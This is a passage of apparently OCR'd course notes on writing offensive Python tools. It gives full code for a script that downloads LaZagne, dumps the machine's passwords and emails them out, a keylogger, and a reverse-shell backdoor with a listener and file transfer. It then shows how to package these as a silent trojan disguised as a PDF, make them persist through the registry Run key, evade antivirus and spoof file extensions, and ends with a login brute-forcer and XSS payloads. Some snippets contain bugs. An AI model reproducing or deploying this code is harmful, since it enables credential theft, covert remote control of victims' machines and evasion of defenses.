    command = "netsh wlan show profile " + network_name + " key=clear"
    current_result = subprocess.check_output(command, shell=True)
    result = result + current_result
```

Downloading Files From Programs

To download files, import requests module

- Create a function which gets the URL
- Then create a file_name which opens, splits the filename, and writes the content to a new_file

```
#!/usr/bin/env python

import requests

def download(url):
    get_response = requests.get(url)
    file_name = url.split("/")[-1]
    with open(file_name, "wb") as out_file:
        out_file.write(get_response.content)
download("url")
```

Password Recovery Basics

- Will be using LaZagne Project: https://github.com/AlessandroZ/LaZagne
- To print all passwords on system, type laZagne_x86.exe -all

To Remove Files From System

- Import os module
    - Use remove method: os.remove("testfile.exe")

To Interact with the Temp Directory:

- Import tempfile module
- Great a variable equal to → tempfile.gettempdir()
    - Change the directory after → os.chdir(test_file)

```
temp_directory = tempfile.gettempdir()
os.chdir(temp_directory)
```

Download, Execute, Report Files In One Python Script:

```python
#!/usr/bin/env python

import requests, subprocess, smtplib, re, os, tempfile

def download(url):
    get_response = requests.get(url)
    file_name = url.split("/")[-1]
    with open(file_name, "wb") as out_file:
        out_file.write(get_response.content)

temp_directory = tempfile.gettempdir()
os.chdir(temp_directory)

def send_mail(email, password, message):
    server = smtplib.SMTP("smtp.gmail.com", 587)
    server.starttls()
    server.login(email, password)
    server.sendmail(email, email, message)
    server.quit()


download("http://10.0.2.16/evil-files/laZgane.exe")
result = subprocess.check_output("laZagne.exe all", shell=True)
send_mail("collinsmc23@gmail.com", "abc231", result)
os.remove("laZagne.exe")
```

Writing Malware - Keylogger

- Program that records keys pressed on the keyboard
- Two Types of Keyloggers: Remote and Local

Keylogger

- Program that records key pressed on the keyboard

Common Features:

- Store logs locally (local keyloggers)
- Report logs to email or remote server (remote keyloggers)
- Log screenshots
- Start with system startup

Writing a Basic Keylogger

- Use pynput module
- Import pynput.keyboard module

Code screenshot:

```
#!/usr/bin/env python

import pynput.keyboard

def process_key_press(key):
    print(key)

keyboard_listener = pynput.keyboard.Listener(on_press=process_key_press)
with keyboard_listener:
    keyboard_listener.join()
```

Introduction to Global Variables:

- To use a variable outside the function, you must use a global variable
    - Global variables are not the best solution, however.

Example:

```
#!/usr/bin/env python

import pynput.keyboard

log = ""

def process_key_press(key):
    global log
    log = log + key
    print(log)
    print(key)

keyboard_listener = pynput.keyboard.Listener(on_press=process_key_press)
with keyboard_listener:
    keyboard_listener.join()
```

Parsing File for Useful Information:

Example:

```
hi there
hi there Key.enter
```

Code:

```
#!/usr/bin/env python

import pynput.keyboard

log = ""

def process_key_press(key):
    global log
    try:
        log = log + str(key.char)
    except AttributeError:
        if key == key.space:
            log = log + " "
        else:
            log = log + " " + str(key) + " "
    print(log)


keyboard_listener = pynput.keyboard.Listener(on_press=process_key_press)
with keyboard_listener:
    keyboard_listener.join()
```

Threading:

- Running two processes at once
    - For the Keylogger: We will have one thread working on capturing the keystrokes, while the other will be a timer which reports the keystrokes

Recursion:

- Calling the function inside the function
    - For the Keylogger: We created a report() function and called the report function inside the function

```
def report():
    global log
    print(log)
    log = ""
    timer = threading.Timer(5, report)
    timer.start()
```

Introduction to Classes & Object Oriented Programming (OOP) in Python

- Way of modeling program (blueprint)
- Logically group functions and data
    - Makes code more readable
    - More reusable
    - Separate implementation from usage (encapsulation).
    - Easier to extend
    - Easier to maintain
- Common practice in class: Capitalize the first letter for a class
- Functions defined in a class are called methods, because they are invoked by the created class or object
- When creating a function inside a class (called method), you must pass a self parameter
    - Everytime a method is used within our class, we must use self.method_name

Constructor Method:

- Aka initialisation method
- Gets executed automatically when a class is created
    - Within a class, we use the def __init__(self): method as the default constructor. Everything in this constructor will get executed.


```
class Keylogger:
    def __init__(self):
        self.log = ""
```

Writing Malware - Backdoors

Client - Server Communication & Connection Types

Backdoors:

- Interactive program gives access to system its executed on.
    - Command execution
    - Access file system
    - Upload/download files
    - Run keylogger



Two ways to create backdoors

- Bind/Direct Connection → Goes from the hacker to the victim machine
- Reverse Connection → Hacker will listen for a port, then the victim computer will execute the backdoor and the victim will communicate back

To create a reverse backdoor, we will use netcat to listen for a port

- In kali terminal: nc -vv -l -p 4444
    - nc: netcat
    - -vv: find comprehensive information
    - -l: listen
    - -p: port
    - 4444: port number

Send & Receiving Data Over TCP:

- After we have established an open port via netcat, we will create a program on the victim machine which will send packets to kali machine

Code:

```
#!/user/bin/env python

import socket

connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("10.0.2.15", 4444))

connection.send("\n[+] Connection established.\n")

recieved_data = connection.recv(1024)
print(recieved_data)

connection.close()
```

To allow more than one command to be executed by the Kali Terminal to the Windows Machine, implement this code: While True statement allows for more than one command to be executed.

```
#!/user/bin/env python

import socket
import subprocess

def execute_system_command(command):
    return subprocess.check_output(command, shell=True)

connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("10.0.2.15", 4444))

connection.send("\n[+] Connection established.\n")

while True:
    command = connection.recv(1024)
    command_result = execute_system_command(command)
    connection.send(command_result)

connection.close()
```

Creating a Listener (Server on Attacker Side)

To create a listener on the attacker side (target), import and utilize the socket module:

```
#!/usr/bin/env python
import socket

listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Creating Connection
listener.setsockopt(socket.SOLVE, socket.SO_REUSEADDR, 1) # Ensuring connection
listener.bind(("10.0.2.15"), 4444) # Looking for IP & Port
listener.listen(0) # Will drop packets after this number is specified
print("[+] Waiting for incoming connections")
listener.accept() # Accepts incoming connections
print("[+] Got a connection")
```

Make both the listener program & the reverse_backdoor program Object Oriented.

Listener:

```
#!/usr/bin/env python
import socket

class Listener:
    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Creating Connection
        listener.setsockopt(socket.SOLVE, socket.SO_REUSEADDR, 1) # Ensuring connection
        listener.bind((ip), port) # Looking for IP & Port
        listener.listen(0) # Will drop packets after this number is specified
        print("[+] Waiting for incoming connections")
        self.connection , address = listener.accept() # Accepts incoming connections
        print("[+] Got a connection from" + str(address))

    def execute_remotely(self, command):
            self.connection.send(command)
            return self.connection.recv(1024)

    def run(self):
        while True:
            command = raw_input(">> ")
            result = self.execute_remotely(command)
            print(result)

my_listener = Listener("10.0.2.16", 4444)
my_listener.run()
```

Reverse_backdoor:

```
#!/user/bin/env python

import socket
import subprocess

class Backdoor:
    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.connection.connect((ip, port))


    def execute_system_command(self, command):
        return subprocess.check_output(command, shell=True)

    def run(self):
        while True:
            command = self.connection.recv(1024)
            command_result = self.execute_system_command(command)
            connection.send(command_result)


        connection.close()


my_backdoor = Backdoor("10.0.2.16", 4444)
my_backdoor.run()
```

Serialization Theory

- TCP Stream Problem: There is not enough storage capacity for the client (server) to receive, meaning there is still more data to be transferred over to the server
- Solution: Seralization

Serialization:

- Client converts object to a stream of well-defined bytes
- Server converts well-defined stream of bytes back into an object

Serialization Implementation:

- Json and Pickle are common solutions for Python
    - Json (Javascript Object Notation) is implemented in many programming languages
- Represents objects as text
- Widely used when transferring data between clients and servers

Create two new functions, json_send & json_recieve:

```
def reliable_send(self, data):
    json_data = json.dumps(data)
    self.connection.send(json_data)

def reliable_recieve(self):
    json_data = ""
    while True:
        try:
            json_data = json_data + self.connection.recv(1024)
            return json.loads(json_data)
        except ValueError:
            continue
```

Copy this code to the reverse_backdoor.py program as well

Reliable_send: Takes the data, converts to json format, and the sends over the TCP stream.

Reliable_recieve: Creates a new string variable, receives data from TCP stream, converts back into regular format, and continues to iterate through (1024 bytes) until the data has been fully unpackaged

Make sure to add the reliable_send and receive to the execute_remotely method

```
def execute_remotely(self, command):
        self.reliable_send(command)
        return self.reliable_receive(1024)
```

To add an exit command, which will close the backdoor, add an if statement to the execute_remotely method which will close the socket connection, then exit the python program. In addition, add a split() method to the run in the listener to split the string into a list.

```
def execute_remotely(self, command):
        self.reliable_send(command)
        if command[0] == "exit":
            self.connection.close()
            exit()

        return self.reliable_receive(1024)
```

```
command = command.split(" ")
```

Add this code to the run statement in the reverse_backdoor.py program

Adding functionality to the Backdoor:

- Implementing the ‘cd’ command
- Reading Files & Writing Files
- Adding a base64 encoding
- Implementing Upload Functionality

Implementing ‘cd’ command:

Problem:

- The current backdoor can’t change the directory when typing cd .. to go back

Solution:

- Import the os module in python
- Create a new method within the backdoor program to change the directory

```
def change_working_directory_to(self, path):
    os.chdir(path)
    return "[+] Changing working directory to " + path
```

- Within the “run” method, add the command functionality

```
    elif command[0] = "cd" and len(command) > 1:
        self.change_working_directory_to(command[1])
```

- How this works: We created a method which changes the working directory from the os module. After this, we create an “elif” statement which checks to see if argument 0 is the string, ‘cd’, and we also check to see if the command length is greater than one. For example, typing in >>> cd is one in length, whereas, >>> cd .. is two in length. After we check to see if the command is one or greater, we call the working directory function which imports the .. into the os.chdir(path) and changes one directory back.

Reading Files & Writing Files

Problem:

- The current backdoor can’t read, write, and download files to the attacker’s machine

Solution:

- Implement a function which reads the file on the reversebackdoor.py & a function which writes to the file on the backdoor.py on the attacker's machine

On reversebackdoor.py (victim machine):

- Create a function which opens a file and reads the file. "rb" stands for read binary.

```
def read_file(self, path):
    with open(path, "rb") as file:
        return file.read()
```

- Create the functionality in the backdoor by adding a new "elif" statement which checks for the word download

```
elif command[0] == "download":
    command_result = self.read_file(command[1])
```

On listener.py (attacker machine)

- Create function which opens a file and writes the the file. "wb" stands for write binary.

```
def write_file(self, path, content):
    with open(path, "wb") as file:
        file.write(content)
        return "[+] Download successful"
```

- Create the functionality in the backdoor by adding a new "elif" statement which checks for the word "download" if and when the victim types in "download"

```
if command[0] == "download":
    result = self.write_file(command[1], result)
print(result)
```

Adding base64:

Problem:

- We can read and write plain text, but if the attacker wants to download an image, base64 will have to be used.

Solution:

- Import base64 module in both the reversebackdoor.py & listener.py program
- In reversebackdoor.py add the base64.b64encode function when reading the file

```
def read_file(self, path):
    with open(path, "rb") as file:
        return base64.b64encode(file.read())
```

- In listener.py add the base64.b64encode function to the write function

```
file.write(base64.b64decode(content))
return "[+] Download successful"
```

Upload Functionality:

Problem:

- We can download files from the victim machine via the attacker's machine, but we can't upload new files

Solution:

- Copy and paste the read_file() function into the listener.py and the write_file() function to the reversebackdoor.py
- In reversebackdoor.py:
  - Add an upload functionality which checks for the word 'upload' and then writes the filename to the victim mahine

```
elif command[0] = "upload":
    command_result = self.write_file(command[1], command[2])
```

- In listener.py
  - Add a upload functionality which reads the file and appends the file content

```
if command[0] == "upload":
    file_content = self.read_file(command[1])
    command.append(file_content)
```

Writing Malware - Packaging

Quick Note: It's better to package a trojan from the same machine as what the victim will be using

Converting Python Programs To Windows Binary Executables

- Will use pyinstaller
- Type this command into Windows terminal: C:\Python27\python.exe -m pip install pyinstaller

Converting a python file into a python executable

- In this example, we will convert the reverse_backdoor.py file
- Ensure you are in the working directory of the reverse_backdoor.py file and type in:
-

```
C:\Python27\Scripts\pyinstaller.exe reverse_backdoor.py --onefile
```

Running Executables Silently

- To run programs silently, all you have to do is append --noconsole to the end of the Python string
    - If you are checking input or prompting for input, you must add a standard error and standard input where you are checking.
    - In the reverse_backdoor.py example, we have to add this to our subprocess.check_output (python 3)
    -
```
def execute_system_command(self, command):
    return subprocess.check_output(command, shell=True, stderr=subprocess.DEVNULL, stdin=subprocess.DEVNULL)
```
    - For Python 2, you must add a devnull variable

```
DEVNULL = open(os.devnull, 'wb')
```

    - And then you can delete the subprocess in front of the DEVNulls

Installing Windows Pyinstaller on Linux:

- Download Windows version of python x86 via python.org
- Wine: A program used to unpackage windows files on Linux
- Locate python-2.7.14.msi and go to directory
- Type wine msiexec /i python-2.7.14.msi
- To install pyinstaller
    - Locate the drive_c in .wine directory
    - Execute the python.exe file through: wine python.exe -m pip install pyinstaller

Packaging Programs For Windows From Linux

Note: In order for a program to run successfully, you must install all third party python libraries with the executable.

To Package a Python Library:
- Locate to directory of file being packaged
- Type in: wine /root/.wine/drive_c/Python27/python.exe -m pip install pynput
    - We use the keylogger example here

To Convert Python File to a Executable:
- Locate to the directory of file being packaged into an executable
- Ensure you have a copied version of the directory where the pyinstaller was downloaded

- Type in: wine /root/.wine/drive_c/Python27/Scripts/pyinstaller.exe zlogger.py --onefile --noconsole
    - We use the keylogger example here

Persistence

Maintaining persistence is important, meaning that when a computer is restarted, the files will come back.

In Windows:
- Use regedit program
    - Locate HKEY_CURRENTUSER → Software → Microsoft → Windows → CurrentVersion → Run
- We can use the command prompt to add a new entry

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v test /t REG_SZ /d "C:/test.exe"
```

- /v option sets name /t sets type & /d sets file location

Creating a Trojan

- A trojan is a file that looks and functions like a normal program

Methods:

A trojan can be created by:
- Creating a generic executable that downloads and execute files

Disadvantages:
- User needs internet connection
- Files have to be uploaded and accessible via a direct URL

A trojan can be created by:
- Packaging front file with evil file
- Extract front file at run time
- Run front file from evil code

To add the front file with the executable, add a --add-date parameter.

```
root@kali:~/PycharmProjects/reverse_backdoor# wine /root/.wine/drive_c/Python27/Scripts/pyinstaller.exe --add-data "/root/Downloads/sample.pdf;." --onefile --noconsole reverse_backdoor.py
```

Bypassing Anti-Virus Programs

AV programs detect viruses based on:

1. Code - Compare files to huge database of signatures
2. Behavior - Run file in a sandbox and analyse it

To bypass signatures

- Use your own code - make it unique (obfuscation, useless operations, encode, pack)

To bypass behaviors

- Run file in a sandbox and analyze it
- Run trusted operations before evil code
- Delay execution of evil code

Bypassing Anti-Virus Programs - Practical

We can use https://nodistribute.com/ to test if our programs or executables will be detected by anti-virus programs

We can use https://github.com/upx/upx/releases/ or UPX for short to compress our files to make them smaller.
Sample UPX compression:

```
root@kali:/opt/upx# ./upx /root/PycharmProjects/reverse_backdoor/dist/reverse_ba
ckdoor.exe -o compressed_backdoor.exe
```

Adding an Icon to Generated

We can use iconfinder to download a high resolution icon: https://www.iconfinder.com/

We can convert the .png format to a .ico format:
https://www.easyicon.net/language.en/covert/

To add the icon, add the --icon parameter when compiling the file with a normal file:

```
root@kali:~/PycharmProjects/reverse_backdoor# wine /root/.wine/drive_c/Python27/
Scripts/pyinstaller.exe --add-data "/root/Downloads/sample.pdf;."  --onefile --n
oconsole --icon /root/Downloads/pdf.ico  reverse_backdoor.py
```

Spoofing File Extensions


- Spoofing file extensions can be hard and will require the exploitation of vulnerabilities
- Unless the Windows File Extensions are unset by the default “turn off file extensions”, you will have to respell the file from right to left
- To do this, search “Characters” in Kali Program List and type “right-to-left Override”

- Click the right to left override and copy
- After copying, open up a text editor (leafpad for example) and type in default file extension name with fdp backwards

- Then, put cursor before the fdp and paste the override
- The file should be renamed & then you can change the filename for the evil file

Converting Python Programs to OS X Executables

- It’s a good idea to compile your trojans from the same OS as you are intending them to be executed on
- Mac: Must download pyinstaller.
- To compile the evil script to a normal file with an icon of a pdf



Converting Python Programs to Linux Executables

- Linux: Most download pyinstaller
- To compile the evil script to a normal file with an icon of pdf

Website / Web Application Hacking


What is a website?

- Computer with OS and some servers
- Apache, MySQL
- Contains web application
- PHP, Python, etc
- Web application is executed here and not on the client's machine

How to hack a website?

- An application installed on a computer → web application pentesting
- Computer uses an OS + other applications → server side attacks
- Managed by humans → Client side attacks

→ This course will focus on web application penetration testing



Website Hacking - Writing a Crawler

Information Gathering

- IP address
- Domain name info
- Technologies used
- Other websites on the same server
- DNS records
- *Files, sub-domains, directories*

Crawling Subdomains

- Domain before the actual domain name
- Part of the main domain

Ex:

- subdomin.target.com
- Mail.google.com
- Plus.google.com

Crawling Directories


- Directories/folder inside the web root
- Can contain files or other directories

Ex:

- target.com/directory
- plus.google.com/discover

Writing a Program to Guess Login Information

To guess login information, we will first have to look into the HTML code. We need to specifically look for the <form> tag with an action attribute containing the login link.



In this example, we can see we have the value of name=”username” and name=”password” for the username and password. In addition, we must look for the submit field.

After we have gathered this information, we can create a short python script which opens a file with predetermined and define list of common passwords.

```python
#!/usr/bin/env python

import requests

target_url = "http://10.0.2.20/dvwa/login.php"

data_dict = {"username": "admin", "password": "", "Login": "submit"}


with open("/root/Downloads/passwords.list", "r") as wordlist_file:
    for line in wordlist_file:
        word = line.strip()
        data_dict["password"] = word
        response = requests.post(target_url, data=data_dict)
        if "Login failed" not in response.content:
            print("[+] Got the password --> " + word)
            exit()

print("[+] Reached end of line.")
```

Vulnerability Scanner

HTTP Requests Basic Information Flow:

- User clicks on a link
- HTML website generates a request (client side)
- Request is sent to the server
- Server performs the request (Server Side)
- Sends response back

Two main methods used to send data to the web applications

1. Through the URL (Usually using GET).
    a. http://website.com/news.php?id=1
    b. http://website.com/?id=1
2. Through input elements (usually using POST):
    a. Search Boxes
    b. Login Boxes

Vulnerability_Scanner:

- How to discover a vulnerability in a web application?

1. Go into every possible page
2. Look for ways to send data to the web application (URL + Forms)
3. Send payloads to discover vulnerabilities
4. Analyze the response to check if the website is vulnerable

- These are the general steps regardless of vulnerability type

Exploitation - XSS Vulnerability

XSS - Cross Site Scripting Vulnerability

- Allows an attacker to inject javascript code into the page
- Code is executed when the page loads
- Code is executed on the client machine not the server

Three Types:

1. Persistent/Stored XSS → Code will continue to return and run with stored XSS
2. Reflected XSS → Code will only be executed when URL is run
3. DOM Based → Ran on the client side without having communication on the web server

Discovering XSS

- Try to inject javascript code into the pages
- Test text boxes and url parameters on the form
- http://target.com/page.php?something=something

Reflected XSS

- None persistent, not stored
- Only work if the target visits a specially crafted URL
- Ex: http://target.com/page.php?something=<script>alert(“XSS”)<script>

Stored XSS

- Persistent, stored on the page or DB
- The injected code is executed every time the page is loaded

Exploitation - XSS Vulns

- Run any javascript code
- Beef framework can be used to hook targets
- Inject Beef hook in vulnerable pages
- Execute code from beef

To lower security settings on MetaSploitable

- Login
- Change Directory: cd /var/www/dvwa/dvwa/includes/
- Run Command: sudo nano dvva.Page.inc.php
- Look for setcookie(‘security’, ‘high’);
    - Set to medium
- Then click x and y